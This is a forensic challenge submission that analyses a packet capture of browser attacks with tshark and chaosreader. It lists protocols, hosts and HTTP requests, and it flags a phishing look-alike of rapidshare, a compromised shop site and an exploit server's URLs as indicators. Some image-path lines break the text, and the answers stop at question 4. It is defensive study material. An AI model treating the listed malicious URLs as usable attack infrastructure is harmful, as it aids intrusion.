Challenge 2: Browsers under attack (intermediate)

Submission Template

Send submissions to forensicchallenge2010@honeynet.org no later then 17:00 EST, Monday, March 1st 2010. Results will be released on Monday, March 15th 2010.

Name (required):	Email (required):
Country (optional):	Profession (optional): _ Student _ Security Professional _ Other

Question 1. List the protocols found in the capture. What protocol do you think the attack is/are based on?	Possible Points: 2pts
Tools Used: chaosreader.pl (http://chaosreader.sourceforge.net/) + wireshark (verification)	Awarded Points:

Answer 1.

$ chaosreader.pl suspicious-time.pcap
$ cat index.text | grep -v '"' | grep -oE "([0-9]+\.){3}[0-9]+.*\)"

```
0.0.0.0:68 <-> 255.255.255.255:67          (bootps)
10.0.2.15:68 <-> 10.0.2.2:67               (bootps)
10.0.2.255:137 <-> 10.0.2.15:137           (netbios-ns)
10.0.2.2 -> 10.0.2.15                      (ICMP Time Exceeded)
10.0.2.2 -> 10.0.2.15                      (ICMP Time Exceeded)
10.0.2.15:1063 -> 192.168.56.50:80         (http)
10.0.2.15:1064 -> 192.168.56.52:80         (http)
10.0.2.15:1065 -> 192.168.56.50:80         (http)
10.0.2.15:1066 -> 192.168.56.50:80         (http)
10.0.2.255:138 <-> 10.0.2.15:138           (netbios-dgm)
10.0.3.15:68 <-> 10.0.3.2:67               (bootps)
10.0.3.255:137 <-> 10.0.3.15:137           (netbios-ns)
10.0.3.2 -> 10.0.3.15                      (ICMP Time Exceeded)
10.0.3.2 -> 10.0.3.15                      (ICMP Time Exceeded)
10.0.3.15:1080 -> 192.168.56.50:80         (http)
10.0.3.15:1081 -> 192.168.56.52:80         (http)
10.0.3.15:1082 -> 192.168.56.50:80         (http)
10.0.3.255:138 <-> 10.0.3.15:138           (netbios-dgm)
10.0.3.15:1029 <-> 192.168.1.1:53          (domain)
10.0.3.15:1085 -> 64.236.114.1:80          (http)
10.0.3.15:1086 -> 74.125.77.101:80         (http)
10.0.3.15:1087 -> 64.236.114.1:80          (http)
10.0.3.15:1088 -> 209.85.227.106:80        (http)
10.0.3.15:1089 -> 209.85.227.99:80         (http)
10.0.3.15:1090 -> 209.85.227.100:80        (http)
10.0.3.15:1091 -> 192.168.56.50:80         (http)
```

10.0.3.15:1092 -> 192.168.56.52:80 (http)
10.0.4.15:68 <-> 10.0.4.2:67 (bootps)
10.0.4.255:137 <-> 10.0.4.15:137 (netbios-ns)
10.0.4.2 -> 10.0.4.15 (ICMP Time Exceeded)
10.0.4.2 -> 10.0.4.15 (ICMP Time Exceeded)
10.0.4.15:1106 -> 192.168.56.51:80 (http)
10.0.4.255:138 <-> 10.0.4.15:138 (netbios-dgm)
10.0.4.15:1107 -> 192.168.56.51:80 (http)
10.0.4.15:1108 -> 192.168.56.52:80 (http)
10.0.4.15:1029 <-> 192.168.1.1:53 (domain)
10.0.4.15:1111 -> 64.236.114.1:80 (http)
10.0.4.15:1112 -> 74.125.77.102:80 (http)
10.0.4.15:1114 -> 192.168.56.52:80 (http)
10.0.4.15:1117 -> 64.236.114.1:80 (http)
10.0.4.15:1118 -> 74.125.77.102:80 (http)
10.0.4.15:1119 -> 64.236.114.1:80 (http)
10.0.5.15:68 <-> 10.0.5.2:67 (bootps)
10.0.5.255:137 <-> 10.0.5.15:137 (netbios-ns)
10.0.5.2 -> 10.0.5.15 (ICMP Time Exceeded)
10.0.5.2 -> 10.0.5.15 (ICMP Time Exceeded)
10.0.5.15:1135 -> 192.168.56.52:80 (http)
10.0.5.255:138 <-> 10.0.5.15:138 (netbios-dgm)

$ cat index.text | grep -v "" | grep -oE "([0-9]+\.){3}[0-9]+.*\)" | awk '{print $4,$5,$6}' | sort | uniq -c | sort -nr
25 (http)
8 (ICMP Time Exceeded)
5 (bootps)
4 (netbios-ns)
4 (netbios-dgm)
2 (domain)

With wireshark, no attack seems to be using the ICMP, Bootps, Netbios or DNS protocols.
The challenge is apparently focused on HTTP.

Examiner's Comments:

Question 2. List IPs, hosts names / domain names. What can you tell about it - extrapolate? What to deduce from the setup? Does it look like real situations?	Possible Points: 4pts
Tools Used: chaosreader.pl, wireshark (tshark), nslookup	Awarded Points:

Answer 2.

$ for i in session_00[0-9]*.http.html; do srcip=`cat "$i" | grep 'http:\ ' | awk '{print $2}' | cut -d ':' -f1`; dstip=`cat "$i" | grep 'http:\ ' | awk '{print $4}' | cut -d ':' -f1`; host=`cat "$i" | grep 'Host:\ ' | sort -u | sed -e 's/Host:\ //g'`; echo "$sr-cip --> $dstip = $host"; done | sort –u
10.0.2.15 --> 192.168.56.50 = rapidshare.com.eyu32.ru
10.0.2.15 --> 192.168.56.52 = sploitme.com.cn
10.0.3.15 --> 192.168.56.50 = rapidshare.com.eyu32.ru
10.0.3.15 --> 192.168.56.52 = sploitme.com.cn
10.0.3.15 --> 209.85.227.100 = clients1.google.fr
10.0.3.15 --> 209.85.227.106 = www.google.com
10.0.3.15 --> 209.85.227.99 = www.google.fr
10.0.3.15 --> 64.236.114.1 = www.honeynet.org
10.0.3.15 --> 74.125.77.101 = www.google-analytics.com
10.0.4.15 --> 192.168.56.51 = shop.honeynet.sg
10.0.4.15 --> 192.168.56.52 = sploitme.com.cn
10.0.4.15 --> 64.236.114.1 = www.honeynet.org
10.0.4.15 --> 74.125.77.102 = www.google-analytics.com
10.0.5.15 --> 192.168.56.52 = sploitme.com.cn

rapidshare.com.eyu32.ru domain that seems to counterfeiting a well known brand and that could be used by attacker to phish user's credentials. A local IP address is being assigned - 192.168.56.50
sploitme.com.cn the name really imply something malicious or a game (challenge) – here malicious. sploitme.com.cn doesn't exist (no dns entry/record found). A local IP address is being assigned - 192.168.56.52
shop.honeynet.sg looks like a shopping webserver of a well-known site? Duh ?! ☺ A local IP address is being assigned - 192.168.56.51, despite a different A/Cname Record in a normal environment. (shop.honeynet.sg → 203.117.131.40)

*google**, you know… Looks normal
honeynet.org is another well known organization website, you know too. Looks normal

$ tshark -r suspicious-time.pcap | grep 'NB.*20\>' | sed -e 's/<[^>]*>//g' | awk '{print $3,$4,$9}' | sort -u
10.0.2.15 -> 8FD12EDD2DC1462 - 10.0.3.15 -> 8FD12EDD2DC1462
10.0.4.15 -> 8FD12EDD2DC1462 - 10.0.5.15 -> 8FD12EDD2DC1462

$ tshark -r suspicious-time.pcap | grep 'NB.*1e\>' | sed -e 's/<[^>]*>//g' | awk '{print $3,$4,$9}' | sort -u
10.0.2.15 -> WORKGROUP - 10.0.3.15 -> WORKGROUP
10.0.4.15 -> WORKGROUP - 10.0.5.15 -> WORKGROUP

$ tshark -r suspicious-time.pcap arp | grep has | awk '{print $3," -> ",$9}' | tr -d '?'
08:00:27:91:fd:44 -> 10.0.2.2
08:00:27:ba:0b:03 -> 10.0.3.2
08:00:27:a1:5f:bf -> 10.0.4.2
08:00:27:cd:3d:55 -> 10.0.5.2

Despite the different IP addresses and the different MAC addresses, the machine name (random looking like generated by Windows upon installation – never changed) and the Workgroup is the same. The 4 machines must be the same, or cloned in fact but with 4 network cards, each activated/deactivated after one-another.
The setup must be in a VM. (2 VM, 1 Win (4 NAT cards), 1 Linux (1 NAT, 3 Host-Only))

Examiner's Comments:

Question 3. List all the web pages. List those visited containing suspect and possibly malicious javascript and who's is connecting to it? Briefly describe the nature of the malicious web pages	Possible Points: 6pts
Tools Used: wireshark/tshark, browser (deactivate javascript or use lynx), pcap2httpflow.py home made script given in the appendixes (end og this document)	Awarded Points:

Answer 3.

$ tshark -r suspicious-time.pcap -R http.request -T fields -e ip.src -e ip.dst -e http.host -e http.request.uri | awk '{print $1," -> ",$2, "\t: ","http://"$3$4}'

```
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/login.php
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/sslstyles.css
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/dot.jpg
10.0.2.15 -> 192.168.56.52      : http://sploitme.com.cn/?click=3feb5a6b2f
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/rslogo.jpg
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminator_back.png
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminatr_back.png
10.0.2.15 -> 192.168.56.52      : http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
10.0.2.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/favicon.ico
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/login.php
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/sslstyles.css
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/rslogo.jpg
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/dot.jpg
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/?click=3feb5a6b2f
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminatr_back.png
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminator_back.png
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15 -> 64.236.114.1       : http://www.honeynet.org/
10.0.3.15 -> 74.125.77.101      : http://www.google-analytics.com/__utm.gif?
utmwv=4.6.5&utmn=1731245256&utmhn=www.honeynet.org&utmcs=utf-8&utmsr=1088x729&utmsc=32-bit&utmul=en-
us&utmje=1&utmfl=6.0%20r79&utmdt=Honeynet%20Project%20Blog%20%7C%20The%20Honeynet
%20Project&utmhid=2130591288&utmr=-&utmp=%2F&utmac=UA-372404-7&utmcc=__utma
%3D121888786.1305690527.1264085162.1265128952.1265310286.5%3B%2B__utmz
%3D121888786.1264085162.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmcmd%3D(none)%3B
10.0.3.15 -> 209.85.227.106     : http://www.google.com/
10.0.3.15 -> 209.85.227.99      : http://www.google.fr/
10.0.3.15 -> 209.85.227.99      : http://www.google.fr/csi?
v=3&s=webhp&action=&e=17259,22766,23388,23456,23599&ei=mHdoS-C7Ms2a-Abs68j-
CA&expi=17259,22766,23388,23456,23599&rt=prt.195,ol.255,xjses.345,xjsee.375,xjsls.375,xjs.481
10.0.3.15 -> 209.85.227.100     : http://clients1.google.fr/generate_204
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/login.php
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/sslstyles.css
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/dot.jpg
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/?click=3feb5a6b2f
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/rslogo.jpg
10.0.3.15 -> 192.168.56.52      : http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminatr_back.png
10.0.3.15 -> 192.168.56.50      : http://rapidshare.com.eyu32.ru/images/images/terminator_back.png
10.0.4.15 -> 192.168.56.51      : http://shop.honeynet.sg/catalog/
10.0.4.15 -> 192.168.56.51      : http://shop.honeynet.sg/catalog/stylesheet.css
10.0.4.15 -> 192.168.56.51      : http://shop.honeynet.sg/catalog/images/store_logo.png
10.0.4.15 -> 192.168.56.51      : http://shop.honeynet.sg/catalog/images/header_account.gif
```

```
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/header_cart.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/header_checkout.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/infobox/corner_left.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/pixel_trans.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/infobox/corner_right_left.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/infobox/arrow_right.gif
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/?click=84c090bd86
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/libemu.png
10.0.4.15 -> 192.168.56.51 :
http://shop.honeynet.sg/catalog/includes/languages/english/images/buttons/button_quick_find.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/table_background_default.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/phoneyc.png
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/infobox/corner_right.gif
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/show.php?s=84c090bd86
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/includes/languages/english/images/icon.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/includes/languages/german/images/icon.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/includes/languages/espanol/images/icon.gif
10.0.4.15 -> 192.168.56.51 : http://shop.honeynet.sg/catalog/images/banners/oscommerce.gif
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/load.php?e=1
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/load.php?e=1
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/directshow.php
10.0.4.15 -> 64.236.114.1 : http://www.honeynet.org/
10.0.4.15 -> 74.125.77.102 : http://www.google-analytics.com/__utm.gif?
utmwv=4.6.5&utmn=1265451123&utmhn=www.honeynet.org&utmcs=utf-8&utmsr=1088x729&utmsc=32-bit&utmul=en-
us&utmje=1&utmfl=6.0%20r79&utmdt=Honeynet%20Project%20Blog%20%7C%20The%20Honeynet
%20Project&utmhid=1706076767&utmr=-&utmp=%2F&utmac=UA-372404-7&utmcc=__utma
%3D121888786.1305690527.1264085162.1265310286.1265310375.6%3B%2B__utmz
%3D121888786.1264085162.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmcmd%3D(none)%3B
10.0.4.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/load.php?e=3
10.0.4.15 -> 64.236.114.1 : http://www.honeynet.org/
10.0.4.15 -> 74.125.77.102 : http://www.google-analytics.com/__utm.gif?
utmwv=4.6.5&utmn=1298421081&utmhn=www.honeynet.org&utmcs=utf-8&utmsr=1088x729&utmsc=32-bit&utmul=en-
us&utmje=1&utmfl=6.0%20r79&utmdt=Honeynet%20Project%20Blog%20%7C%20The%20Honeynet
%20Project&utmhid=2068504592&utmr=-&utmp=%2F&utmac=UA-372404-7&utmcc=__utma
%3D121888786.1305690527.1264085162.1265310375.1265310467.7%3B%2B__utmz
%3D121888786.1264085162.1.1.utmcsr%3D(direct)%7Cutmccn%3D(direct)%7Cutmcmd%3D(none)%3B
10.0.5.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/show.php
```

$ for i in individual_streams/*.pcap; do echo -e "$RED[$i]$NC"; python pcap2httpflow.py "$i"; done

Upon manual inspection of the newly files created by the previous command, Suspicious javascript (obfuscated / obscure) is present on those pages, or lead to them (302 redir on "the ?click=" pages).

$ tshark -r suspicious-time.pcap -R http.request -T fields -e ip.src -e ip.dst -e http.host -e http.request.uri | awk '{print $1," -> ",$2, "\t: ","http://"$3$4}' | grep -v -e 'Vimage' -e '.css' -e '.ico' -e google -e 'honeynet.org'


```
10.0.2.15 -> 192.168.56.50 : http://rapidshare.com.eyu32.ru/login.php
10.0.2.15 -> 192.168.56.52 : http://sploitme.com.cn/?click=3feb5a6b2f
10.0.2.15 -> 192.168.56.52 : http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
--
10.0.3.15 -> 192.168.56.50 : http://rapidshare.com.eyu32.ru/login.php
10.0.3.15 -> 192.168.56.52 : http://sploitme.com.cn/?click=3feb5a6b2f
```

```
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.3.15  ->  192.168.56.50        :  http://rapidshare.com.eyu32.ru/login.php
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/?click=3feb5a6b2f
10.0.3.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php?s=3feb5a6b2f
--
10.0.4.15  ->  192.168.56.51        :  http://shop.honeynet.sg/catalog/
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/?click=84c090bd86
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php?s=84c090bd86
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=1
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/directshow.php
10.0.4.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/load.php?e=3
--
10.0.5.15  ->  192.168.56.52        :  http://sploitme.com.cn/fg/show.php
```

Others look legitimate (google, honeynet.org) or content is harmless-looking (images, css).


They look like:
$ for i in individual_streams/*.html; do echo "$i"; firefox "$i"; done

- rapidshare.com.eyu32.ru/login.php




Phishing look-alike. Clearly malevolent. Created on purpose.

- shop.honeynet.sg/catalog/



Compromised website. Mention of Libemu and Phoneyc could be found as products of the osCommerce site.

- sploitme.com.cn



Fake 404 – Not found pages on sploitme.com.cn server. To fool the analysts.


Examiner's Comments:

Question 4. Can you sketch an overview of the general actions performed by the attacker?	Possible Points: 2pts
Tools Used: wireshark/tshark	Awarded Points:

Answer 4.

There are 4 scenarii, based on the source IP.

